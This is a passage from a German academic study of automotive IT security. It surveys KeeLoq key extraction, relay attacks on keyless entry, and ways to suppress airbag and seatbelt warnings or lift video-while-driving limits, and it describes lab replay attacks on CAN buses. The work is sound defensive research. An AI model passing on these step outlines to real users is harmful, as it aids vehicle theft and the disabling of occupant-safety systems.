- ***$R_{3.3}$ – Bestimmen des KeeLoq Manufacturer Keys:*** Aus einem Produktivsystem kann über eine aufwendige (jedoch nur i.d.R. nur einmalig pro Hersteller erforderliche) Seitenkanalanalyse der geheime, sogenannte *Manufacturer Key* gewonnen werden. Mit dessen Kenntnis kann der Aufwand zum unautorisierten Öffnen eines KeeLoq-gesicherten Fahrzeugs auf das Mitlesen einzelner Funknachrichten des zugehörigen Originalschlüssels reduziert werden. Hierzu wird zunächst anhand der im Klartext übertragenen Seriennummer des Fahrzeugschlüssels und des vorab ermittelten Manufacturer Keys der geheime *kryptographische Schlüssel* des Fahrzeugschlüssels berechnet. Mit diesem kann man die verschlüsselten Teile der mitgelesenen Funknachrichten entschlüsseln und gelangt an den aktuell gültigen Zählerstand des *Rolling Code*. Anschließend können beliebige eigene Funknachrichten generiert und an das Fahrzeug gesendet werden.

Von ebenfalls ermittelten Arbeiten zu Challenge-Response-basierten Systemen ist die Arbeit von Francillon et al. hervorzuheben [FrDC11], die in 2011 praktisch demonstrierten, dass sich „Keyless Entry & Start“ Systeme aus 10 Modellen 8 verschiedener Fahrzeughersteller auch ohne das Brechen des eingesetzten kryptographischen Konzeptes umgehen lassen:

- ***$R_{3.4}$ – Nutzen des Originalschlüssels über Relay-Angriffe:*** Untersucht wurden sog. Relay-Angriffe, bei denen der Angreifer die vom Fahrzeug gesendete Challenge entgegennimmt. Da er diese ohne das Brechen des kryptographischen Konzepts nicht selbständig beantworten kann, leitet er die Challenge bis zu dem ggf. deutlich außer Reichweite befindlichen Originalschlüssel weiter. Dies kann z.B. über den Aufbau einer eigenen Funkverbindung zu einem Komplizen erfolgen, der sich in der Nähe des Fahrzeugbesitzers positioniert. Die praktischen Tests in [FrDC11] ergeben, dass alle 10 getesteten Systeme für solche Verlängerungen der Funkstrecke anfällig sind.

Es ist wenig überraschend, dass sich auch die organisierte Fahrzeugkriminalität nicht vor praktikablen Angriffsmöglichkeiten aus der akademischen Forschung verschließt, sondern diese vielmehr zeitnah aufgreift und teils noch weiterentwickelt. Dass der Zugang zu entsprechenden Informationen häufig problemlos für jedermann möglich ist, zeigen diverse Internetseiten, die sich über gängige Suchmaschinen finden lassen. So werden z.B. für auf

KeeLoq (s.o.) basierende Systeme auf verschiedenen Seiten Anleitungen und Software zum Bau eigener Funkschaltungen bereitgestellt, welche sich für eigene Analysen und ggf. Angriffe einsetzen lassen. Abbildung 20 zeigt Beispiele entsprechender Schaltungen, die von Nutzern des russischsprachigen Forums [Phre12] umgesetzt und diskutiert werden und mit KeeLoq und StarLine gleich zwei Protokolle entsprechender Funkschließsysteme unterstützen.

Abbildung 20: Schaltungen zum Mitlesen von KeeLoq- und StarLine Funknachrichten [Phre12]

3.1.5 Unterdrücken von Airbag- und Gurtwarnungen ($R_{4.x}$)

Weitere, aus unterschiedlichen Motivationen betriebene Eingriffe in automotive IT sind Versuche, einzelne systemgenerierte Warnmeldungen gezielt zu unterdrücken. Obwohl diese meist auf kritische Fehlfunktionen hinweisen oder anderweitig letztendlich der Insassensicherheit dienen, sind in der Praxis verschiedene Bestrebungen zu beobachten, diese zu unterdrücken. An dieser Stelle sollen exemplarisch zwei ermittelte Beispiele genannt werden: Die Gurtwarnung, die bei Nichtverwendung des Sicherheitsgurtes auf einem belegten Sitz auslöst sowie die Airbag-Fehlerleuchte, die auf Fehlerzustände des Airbagsystems hinweist.
Der Gurtwarner verwendet typischerweise Sensorik in Gurtschloss sowie Sitzboden um die Sitzbelegung und den Anschnallstatus zu erkennen und ggf. eine Anschnallwarnung auszugeben, die i.d.R. sowohl optisch als auch akustisch umgesetzt ist. Im Fall dieses Systems sind es oft die Fahrzeugnutzer selbst, die sich von der Anschnallerinnerung gestört oder belästigt fühlen. Dies kann z.B. der Fall sein, sobald es vermehrt zu Fehlauslösungen kommt (z.B. beim häufigen Transport schwerer Ladung auf dem Beifahrersitz) oder weil man – oft fahrlässig – gezielt ohne Anlegen des Gurtes fahren möchte.
Auch im Fall des Airbagsystems zeigen die Recherchefunde, dass es häufig die Fahrzeugbesitzer selbst sind, die zugehörige Warnungen zu unterdrücken suchen. Bereits der nicht unübliche Einbau von Sportsitzen kann zu Fehlern im Airbagsystem führen, wenn mit den Originalteilen auch enthaltene Airbagkomponenten entfernt wurden. In anderen Fällen wird dies einer angemessenen (jedoch kostenintensiven) Reparatur ausgelöster oder defekter Airbagkomponenten vorgezogen – z.B. um das Fahrzeug durch eine anstehende Hauptuntersuchung zu bringen.

Als technische Möglichkeiten zur Umsetzung der vorgenannten Szenarien konnten folgende ausgewählte Strategien für elektronische Eingriffe ermittelt werden:

- ***$R_{4.1}$ – Manipulation der Aktorik:*** Physische Eingriffe wie das Abtrennen oder Entfernen der Leuchtdiode (dies wurde recherchierten Berichten zufolge vermehrt in Hauptuntersuchungen an der Airbag-Warnleuchte festgestellt).
- ***$R_{4.2}$ – Ersetzen der Sensorik:*** Hierbei wird zugehörige Sensorik wie Gurtschloss-Elektronik oder Sitzbelegungsmatten durch selbst gelötete oder teils über das Internet beziehbare Überbrückungsschaltungen ersetzt. In einfachen Fällen genügt ein Festwiderstand, um so dem System einen permanent geschlossenen Zustand bzw. permanent unbelegten Sitzplatz zu suggerieren.
- ***$R_{4.3}$ – Deaktivierung per Software:*** Für begründete Fälle (z.B. Gesundheitseinschränkungen) oder bei Bestehen unterschiedlicher nationalen Regelungen können Sicherheitsfunktionen wie der Gurtwarner oft prinzipiell auch über den Serviceanschluss deaktiviert werden. Teils werben z.B. Tuningwerkstätten explizit mit entsprechenden „Dienstleistungen“, die ohne das Vorliegen solcher Gründe erbracht werden. Auch existieren viele frei erhältliche Diagnoselösungen, die privat angeschafft und entsprechend missbräuchlich

eingesetzt werden können. Auch können bei einigen Herstellern / Modellen durch fachmännische Umbauten entfernte Airbags per Software stillgelegt / abgemeldet werden, was sich ggf. auch zum Verbergen von Defekten missbrauchen lässt.

- ***$R_{4.4}$ – Sonstige Konfigurationsmöglichkeiten:*** Oft werden durch Hersteller und/oder Zulieferer auch undokumentierte Konfigurationsmöglichkeiten geschaffen. Solche teils nur zu Test- und Debugzwecken vorgesehenen Hintertüren, die z.B. in Form versteckter Menüs oder spezieller Eingabekombinationen realisiert sind, können nach Bekanntwerden insbesondere über das Internet schnell weite Verbreitung finden. Beispielsweise bieten einige Modelle des Herstellers Ford Möglichkeiten zur Deaktivierung der Gurtwarner (inkl. des am Fahrersitz befindlichen), die in den Handbüchern nicht dokumentiert sind. Nach Internetquellen wie [Moto11] kann dies in neueren Modellen z.B. durch fünfmaliges Aus- und Einstecken des Gurtes innerhalb weniger Sekunden ausgelöst werden.

Zusätzlich wurden in eigenen Laboruntersuchungen flexible, busseitig realisierbare Möglichkeiten zu Unterdrückung von Airbagwarnungen nachgewiesen, die als Labortest $L_{3.x}$ in Abschnitt 3.2.4 vorgestellt werden.

3.1.6 Elektronische Eingriffe im Bereich Infotainment ($R_{5.x}$)

Auch im Bereich Infotainment, der z.B. Radio, Navigation, Medienwiedergabe und zunehmend Video-, TV- und onboard-PC-Funktionen umfasst, können in den Recherchen zahlreiche Bestrebungen für vielseitig motivierte Eingriffe ermittelt werden.
Dies beginnt auf Seiten des Navigationssystems mit vergleichsweise häufig beobachtbaren Versuchen, ohne Zusatzkosten erweitertes oder aktualisiertes Kartenmaterial zu installieren oder als zusätzliche Points of Interest (POI) insbesondere die Standorte von Geschwindigkeitsmesseinrichtungen aufzunehmen. Zudem wird in Internetprojekten vereinzelt Software entwickelt und bereitgestellt, mit denen Fahrzeugbesitzer ihre integrierten Navigationssysteme persönlich individualisieren können, indem z.B. gezielte Änderungen an Bildmaterial (insbesondere persönliche Bootscreens), Tonmaterial (z.B. Soundeffekte) oder Textelementen vorgenommen werden. Bzgl. der technischen Realisierung entsprechender Eingriffe in automotive Infotainmentsysteme können folgende Beispiele genannt werden:

- ***$R_{5.1}$ – Unautorisiertes Kopieren von Datenträgern:*** Bereits das Erstellen illegaler 1:1-Kopien von Datenträgern, die insbesondere in integrierten Navigationssystemen eingesetzt werden, stellt eine häufig nachgefragte Zielstellung dar. Die meist als optische Medien (CD/DVD) oder zunehmend als Flash-Medien (z.B. SD-Karten) vertriebenen Datenträger sind i.d.R. kopiergeschützt – geeignete Strategien, wie die jeweiligen Schutzvorkehrungen gezielt umgangen werden können, finden sich in Form zahlreicher (Kopier-) Anleitungen und Downloadangebote z.B. in Internetforen.

- ***$R_{5.2}$ – Unautorisierte Manipulation von Datenträgern:*** Um auch angepasste Inhalte in Infotainmentsysteme wie das Navigationssystem transferieren zu können, werden die Inhalte entsprechender Datenträger häufig zusätzlich manipuliert. Anwendungsbeispiele hierzu sind nutzerdefinierte POIs wie „Blitzer“-Standorte oder die erwähnten Projekte zur Individualisierung von Bild- und Tonmaterial sowie Textbausteinen. Die technische Realisierung hierbei umfasst i.d.R. eine aus Black-Box-Perspektive erfolgende Analyse offiziellen Datenmaterials (z.B. Firmwareupgrades), in der zunächst verwendete Sicherheitsmechanismen zur Überprüfung der Dateiintegrität und -authentizität identifiziert und anschließend umgangen werden. Insbesondere wenn hierzu ausschließlich einfache (z.B. additive oder CRC-basierte) Prüfsummen verwendet werden und sich der Aufwand auf die Analyse geheimgehaltener Formate und Datenstrukturen beschränkt, ist dies vereinfacht möglich. Dies bestätigt auch der Labortest L_5 in Abschnitt 3.2.6.

- ***$R_{5.3}$ – Unautorisierte Manipulation von Gerätesoftware:*** In den Recherchen zur unautorisierten Verwendung von Navigationskartenmaterial wurde auch eine alternative Technik zur Umgehung des Kopierschutzes ermittelt, die direkt auf Seiten des automotiven Systems ansetzt. In dem Beispiel kann mittels einer zunächst kommerziell vertriebenen, präparierten Firmware-Updatedatei manipulierte Betriebsoftware auf ein integriertes Navigationssystem geladen werden, welche die geräteseitige Implementierung des Ko-

pierschutzes wirkungslos macht. In der Folge werden auch profanere, vormals abgewiesene Kopien als Medium akzeptiert. Dieses recherchierte Beispiel unautorisierten Programmcodes wird in Abschnitt 6.4.1 vertiefend analysiert.

Des Weiteren wurden Praxisbeispiele ermittelt, in denen sich Nutzer u.a. dem freien Beschreiben des Anzeigeelements im Kombiinstrument widmen.
In einem entsprechenden recherchierten Fall wurde eine Schaltung entworfen (und samt Bauplan und Software im Internet veröffentlicht), mit der sich Titelinformationen eines angeschlossenen Medienplayers zentral im Kombiinstrument anzeigen lassen:

- ***$R_{5.4}$ – Beschreiben der Anzeige mittels Filterbox:*** Die mit zwei CAN-Schnittstellen ausgestattete Platine wird dem CAN-Bus zwischengeschaltet und ersetzt nach dem Man-in-the-Middle-Prinzip die originalen Nachrichten des Protokolls zum Beschreiben des Kombiinstruments (z.B. zum Anzeigen des aktuellen Stationsnamens durch das Radio) durch eigene.

Ein weiteres recherchiertes Praxisbeispiel, in dessen Rahmen u.a. Zugriffsmöglichkeiten auf das Anzeigeelement im Kombiinstrument praktisch demonstriert wurden, wurde auf dem 30th Chaos Communication Congress (30C3) vorgestellt [Domk13]:

- ***$R_{5.5}$ – Beschreiben der Anzeige von der Freisprecheinrichtung aus:*** Die technische Realisierung der Zugriffe auf das Kombiinstrument erfolgt in diesem Praxisfall ausgehend von einem bestehenden Steuergerät für die Bluetooth-basierte Freisprecheinrichtung. Als Grundlage hierfür dient eine initiale Analyse dieses linuxbasierten Systems, in deren Folge logischer Zugang (inkl. Root-Passwort) zu diesem erlangt werden kann. Ausgehend von einer Analyse des vom Gerät verwendeten „Bedien- und Anzeigeprotokolls“ (BAP) wird anschließend die Interaktion mit der Anzeigeeinheit im Kombiinstrument realisiert. Hierzu wird die Skriptsprache Python auf dem Steuergerät der Freisprecheinrichtung installiert und mittels eines exemplarisch entwickelten „Hello-World“-Programms die Kontrolle über die grafische Ausgabe im Kombiinstrument erlangt. Zusätzlich können Bedieneingaben (z.B. von den Lenkradtasten) entgegengenommen werden, während laut [Domk13] darüber hinaus auch Zugriffe auf Mikrofone, Internet und GPS möglich seien.

Ein weiteres, häufig verfolgtes Ziel ist das Aufheben der bei fest verbauter Unterhaltungselektronik üblichen Nutzungsbeschränkungen. Im Rahmen einer aus Safetyerwägungen eingegangenen freiwilligen Selbstverpflichtung[10] schränken viele Hersteller die Nutzung in modernen Fahrzeugen verbreiteter visueller Unterhaltungsfunktionen während der Fahrt ein. Insbesondere Video- / TV- und Internetkomponenten, die visuelle Aufmerksamkeit erfordern und zu einer erheblichen Ablenkung des Fahrers führen können, werden – häufig ab Schrittgeschwindigkeit – ausgeblendet.
Für die als „Video in Motion“ oder auch „TV in Motion“ bezeichneten elektronischen Eingriffe in die zugehörigen Infotainmentsysteme sind geeignete Anleitungen, Hard- und Software sowie Datenmaterial insbesondere im Internet frei zugänglich oder werden gegen Bezahlung angeboten. Die technischen Umsetzungsweisen hängen auch in diesem Bereich von der Implementierung des Systems ab, mehrere Beispiele werden im Folgenden vorgestellt.

- ***$R_{5.6}$ – Beschränkungsaufhebung per Software:*** Wie bereits das Beispiel Gurtwarner zeigte, muss der Hersteller im Fall einzelner Beschränkungen für zulässige Anwendungszwecke Möglichkeiten der Deaktivierung vorsehen. Beispielsweise ergaben die Recherchen, dass das Fernsehen während der Fahrt in einzelnen Ländern explizit zulässig ist und auch aktiv genutzt wird, so dass den Herstellern zum Bestehen am globalen Weltmarkt eine Deaktivierung möglich sein muss. Nicht ausreichend gesicherte Konfigurationsmöglichkeiten können folglich auch anderweitig missbräuchlich verwendet werden. Insbesondere auch über Drittthersteller frei erhältliche Diagnosesoftware kann z.B. TV-Systeme so kodieren, dass das Fernsehen bis zu höheren Geschwindigkeiten oder gänzlich uneingeschränkt möglich wird.

[10] Die Hersteller folgen damit den Empfehlungen der Europäischen Kommission zur sicheren Gestaltung von Mensch-Maschine-Schnittstellen nach [Esop07].

- ***$R_{5.7}$ – Beschränkungsaufhebung per Tastenkombination:*** Teils können entsprechende Konfigurationen auch über gewisse Tastenkombinationen oder versteckte Menüs – deren Existenz insbesondere über das Internet schnell großen Personenkreisen bekannt wird – vorgenommen und bei Bedarf wieder rückgängig gemacht werden.
- ***$R_{5.8}$ – Überschreiben analoger oder digitaler Eingabewerte:*** In vielen Fällen werden für Manipulationen an Steuergeräten gezielt ausgewählte Betriebsdaten überschrieben, die dieses über analoge oder digitale Eingänge bezieht. So werden beispielsweise durch die Elektronik zur TV-Sperrung herangezogene Informationen (wie Geschwindigkeit oder Handbremsenstatus) durch konstante Werte (z.B. 0 km/h) ersetzt.
  Im Fall analoger Signale erfolgt dies technisch durch meist einfache Eingriffe wie das Durchtrennen oder Kurzschließen von Signalleitungen oder Einsetzen eines Festwiderstands. Zur technisch komplexeren Manipulation von Informationen, die digital über Fahrzeug-Bussysteme bezogen werden, sind am Markt vielfach Filterboxen erhältlich, die der Busleitung zwischengeschaltet werden und die relevanten Signale gezielt verändern (sämtlicher anderer Datenverkehr wird unverändert weitergeleitet). Somit wird (wie im Fall des unter $R_{5.4}$ beschriebenen Beispiels) mittels unautorisiert hinzugefügter Hardware ein busseitiger Man-In-The-Middle-Angriff durchgeführt. Ein solches Manipulationsgerät wird in Abschnitt 6.4.2 vertiefend analysiert.

3.2 Praktische Laboruntersuchungen zu Manipulationsmöglichkeiten an automotiver IT

Dieser Abschnitt stellt die durchgeführten eigenen Laboruntersuchungen an automotiver IT vor, wodurch das Praxisreview um weitere potentiell praxisrelevante Angriffsszenarien und zusätzliche, detailliertere Erkenntnisse über technische Realisierungsmöglichkeiten automotiver Eingriffe erweitert werden soll. Hierzu wird in Abschnitt 3.2.1 zunächst eine Übersicht über die als Versuchsumgebung verwendeten Fahrzeug-IT-Systeme und Werkzeuge gegeben. In den nachfolgenden Abschnitten 3.2.2 - 3.2.7 werden Durchführung und Ergebnisse der einzelnen Labortests $L_{1.1}$ bis $L_{6.2}$ vorgestellt. Die zugehörigen, praktisch untersuchten Angriffsszenarien sind in insgesamt 6 Bereiche nach den adressierten Zielsystemen Fensterheber, Warnblinkanlage, Airbagsystem, Gateway, Navigationssystem und Car-to-X-Kommunikation unterteilt.
Konkret sollen in Bezug auf die fokussierte Forschungsfrage 1 (Abschnitt 1.2) exemplarische Schwachstellen typischer automotiver IT identifiziert und die Realisierbarkeit darauf aufbauender Angriffsszenarien nachgewiesen werden, um ein ergänzendes Bild über den bestehenden Grad der IT-Sicherheit der getesteten Fahrzeug-IT sowie über die von Angreifern verfolgbaren Strategien und technischen Vorgehensweisen zu erhalten.

Durch die Anwendung auf konkrete automotive Systeme und Technologien folgen die durchgeführten Laboruntersuchungen wesentlichen Grundprinzipien des Pentrationstestings (Abschnitt 2.1.12), indem das Vorgehen eines potentiellen realen Angreifers simuliert wird um ausnutzbare Schwachstellen zu identifizieren und aufzuzeigen:

- Für die an realen automotiven Systemen durchgeführten Laboruntersuchungen wird aus den bei Penetrationstests unterscheidbaren grundlegenden Ausgangsvoraussetzungen die Black-Box-Perspektive gewählt. Dies erfolgt sowohl aus praktischen als auch aus methodischen Gründen: Praktisch wird dies erforderlich, da die für alternative White-Box-Tests erforderlichen Detailspezifikationen (Quellcode, Dokumentation der ECU-Interna und Kommunikations-Syntax etc.) durch die Hersteller i.d.R. geheimgehalten werden und für diese unabhängig durchgeführten Untersuchungen nicht verfügbar sind. Methodisch bietet sich dies an, da hinter den in der Praxis auftretenden automotiven Sicherheitsvorfällen in weitaus mehr Fällen (die über den Black-Box-Ansatz simulierten) Außentäter zu erwarten sind als Innentäter beim Hersteller oder Zulieferer (White-Box-Ansatz).
- In zwei Teilszenarien $L_{1.1}$ und $L_{6.2}$ erfolgen die Untersuchungen stattdessen an simulierten Zielssystemen, wozu Simulationsfunktionalitäten des automotiven Entwicklungswerkzeugs Vector CANoe (vgl. Abschnitt 3.2.1) genutzt werden. Dieses ermöglicht Einblicke in den Quellcode der simulierten Systeme und die verwendete Kommunikationssyntax sowie auch selektive Manipulationen daran, wovon in diesen Szenarien gezielt Gebrauch

gemacht wird. Entgegen dem Großteil der an realen, physischen Zielsystemen vorgenommen Labortests (s.o.) wurden somit in diesen Fällen gezielt auch wesentliche Aspekte eines Penetrationstests aus White-Box-Sicht ausgewählt, wodurch das simulierte Vorgehen an realen Systemen ggf. nur mit Vorkenntnissen von Innentätern realisierbar wäre.

3.2.1 Versuchsumgebung: Verwendete Fahrzeug-IT und Werkzeuge

Als Versuchsumgebungen standen unter anderem Steuergeräte-Verbünde aus verschiedenen Fahrzeugen zur Verfügung. Bei den vorgestellten Praxisuntersuchungen wurden primär drei in Tabelle 5 aufgeführte Fahrzeug-IT-Verbünde verwendet.

Modell	Fahrzeugsegment	Hersteller	Baujahr	Wesentliche Feldbustechnologien
M1 (Abbildung 21)	Kompaktklasse	A	2004	CAN (5x), LIN (einzelne Subbusse)
M2 (Abbildung 22)	Mittelklasse	A	2005	CAN (5x), LIN (einzelne Subbusse)
M3 (Abbildung 23)	Geländewagen (Oberklasse-SUV)	B	2008	CAN (4x), MOST (1x), LIN (einzelne Subbusse)

Tabelle 5: Übersicht über die verwendeten Fahrzeug-IT-Verbünde M1 bis M3

Allgemein handelt es sich um drei Fahrzeuge M1-M3 verschiedener Fahrzeugsegmente (Einteilung nach Kraftfahrtbundesamt [KBA13]) eines international agierenden europäischen Konzerns, welcher verschiedene Fahrzeugmarken bündelt. Die Fahrzeuge M1 und M2 sind hierbei Fahrzeugen der *Kompakt-* bzw. *Mittelklasse* zuzuordnen, die unter der Hauptmarke A des Konzerns vertrieben werden. Das nach [KBA13] als *Geländewagen* geführte Modell M3 – welches in anderen Einteilungen auch z.B. als Oberklasse Sports Utility Vehicle (SUV) geführt wird – wird hingegen unter dem Markenzeichen einer großen Konzerntochter B vertrieben.
Bzgl. dieser im Labor nach dem Grundansatz eines Black-Box-Penetrationstests angegriffenen Fahrzeugmodelle sowie enthaltenen Teilsystemen wird im Rahmen dieser Arbeit bewusst auf konkrete Angaben zu den Herstellern / Modellen sowie verwendeten herstellerspezifischen Werkzeugen verzichtet. Dies liegt u.a. darin begründet, dass diese Modelle bzw. Hersteller lediglich beispielhaft ausgewählt wurden und aufgrund der begrenzten Auswahl keine ausreichende Basis für einen Vergleich verschiedener Modelle/Hersteller vorliegt.




Abbildung 21: Fahrzeug-IT-Verbund aus einem Modell der Kompaktklasse (M1)

Abbildung 22: Fahrzeug-IT-Verbund aus einem Modell der Mittelklasse (M2)




Abbildung 23: Fahrzeug-IT-Verbund aus einem Oberklasse-SUV-Fahrzeug (M3)

Die Fahrzeuge M1 und M2 weisen eine sehr ähnliche Busarchitektur (jeweils vier interne CAN-Domänen zzgl. eine externe am Diagnoseinterface) und Nachrichtensyntax auf (großflächige Deckung der beobachtbaren CAN-IDs, Nachrichtenlängen und -belegungen). Fahrzeug M3 hingegen weicht hiervon teils deutlich ab, indem einerseits die Infotainmentdomäne als optischer MOST-Ring (siehe auch Abschnitt 2.4.2) ausgeführt ist und in den CAN-Domänen eine teils deutlich abweichende Nachrichtensyntax zu beobachten ist.

Je nach untersuchtem Szenario erfolgt die Interaktion mit den Versuchsaufbauten über Zugriffe auf die internen Busleitungen, auf die On-Board-Diagnoseschnittstelle oder durch direkte Zugriffe auf einzelne Steuergeräte. Insbesondere für die Zugriffe auf Bussysteme (interne Leitungen sowie über das OBD-Interface) wurden spezielle automotive Hard- und Softwarewerkzeuge eingesetzt, die i.d.R. von PC-Systemen aus eingesetzt werden.

- Vector CANoe: Bei diesem in Version 7.0 SP6 verwendeten Werkzeug handelt es sich um eine in der Automotive-Industrie etablierte, universelle Umgebung für die Entwicklung, den Test sowie die Analyse physischer oder simulierbarer Steuergeräte und Feldbusse [Vect14]. Sowohl bei Herstellern als auch Zulieferern wird sie in verschiedenen Phasen des Entwicklungsprozesses eingesetzt und ermöglicht sowohl die Arbeit an bestehenden oder neu zu entwickelnden Steuergeräten mit verschiedenen Feldbustechnologien. Durch die Anbindung über Hardwareinterfaces (wie u.a. dem in den Labortests eingesetzten Modell CANcaseXL) lassen sich existierende Feldbusse um zunächst PC-seitig implementierte Komponenten/Funktionalitäten erweitern (Prototyping) bzw. die vorhandenen Bus-Aktivitäten einsehen und auswerten sowie gezielt beeinflussen.
- Herstellerindividuelle Diagnose-Software: Zur Verwendung herstellerindividueller Diagnoseprotokolle sind – wie in Abschnitt 2.4.5 vorgestellt – Diagnoselösungen für die Fahrzeuge vieler Hersteller teils auch von unabhängigen Anbietern verfügbar. Im Rahmen der Praxisuntersuchungen an M1-M3 wurden Aktivitäten zur Diagnose und Konfiguration von Steuergeräten – sofern in den beschriebenen Szenarien davon Gebrauch gemacht wurde – mit einer solchen frei beziehbaren, kommerziellen Diagnoselösung für Fahrzeuge des zugehörigen Gesamtkonzerns vorgenommen.

3.2.2 Unautorisierte Beeinflussung des elektrischen Fensterhebers ($L_{1.x}$)

Als eines der ersten exemplarischen Angriffsziele, die im Kontext der vorliegenden Arbeit praktisch untersucht wurden, wurde der elektrische Fensterheber gewählt.
Die ersten Laboruntersuchungen wurden hierbei in einer Simulationsumgebung vorgenommen. Hierfür wurde ein vereinfachtes Simulationsmodell eines Fahrzeugs (inkl. ausgewählter elektronischer Komponenten) gewählt, die als Demonstrationsumgebung in der in Abschnitt 3.2.1 vorgestellten Entwicklungs- und Simulationssoftware CANoe verfügbar ist.

- ***$L_{1.1}$ – durch eine (infizierte) bestehende ECU***: Innerhalb der Simulationsumgebung werden einer beliebigen Komponente am simulierten Komfort-CAN-Bus (in dem sich auch die Türsteuergeräte befinden) einige Zeilen schadhaften Programmcodes hinzugefügt. Sobald eine vordefinierte Bedingung eintritt (in diesem Fall wenn die Geschwindigkeit des Fahrzeugs 200 km/h überschreitet) spielt die infizierte Komponente mittels eines Replay-Angriffs wiederholt eine zuvor aufgezeichnete CAN-Nachricht ein, in der das Bitflag zum Öffnen des Fahrerfensters gesetzt ist. Zwar sendet die (simulierte) Originalschalttafel weiterhin und in derselben Häufigkeit ihre entsprechende Nachricht, die dem nicht betätigten Schalterstatus entspricht. Dennoch öffnet sich das simulierte Fenster und lässt sich bis zum Ende des Angriffs nicht mehr schließen. Reagiert der Fahrer schnell und betätigt noch während des unautorisierten Öffnens den Schalter zum Schließen, so blockiert das simulierte Fenster lediglich und bleibt auf der teilweise geöffneten Position stehen. Weitere Details über dieses untersuchte Angriffsszenario finden sich in der eigenen, hierzu veröffentlichten Arbeit [HoDi07] (sowie in [LDKH07] und [HKLD07]).

In weiteren eigenen Untersuchungen u.a. für die Publikation [HoKD08] konnten entsprechende Testergebnisse am Steuergeräteverbund M2 (siehe Abschnitt 3.2.1) auch an realen Fensterhebern nachgewiesen werden. Abbildung 24 zeigt einen der Fensterhebermotoren, die beim zugehörigen Fahrzeugmodell als Teil der Türsteuergeräte verbaut sind.

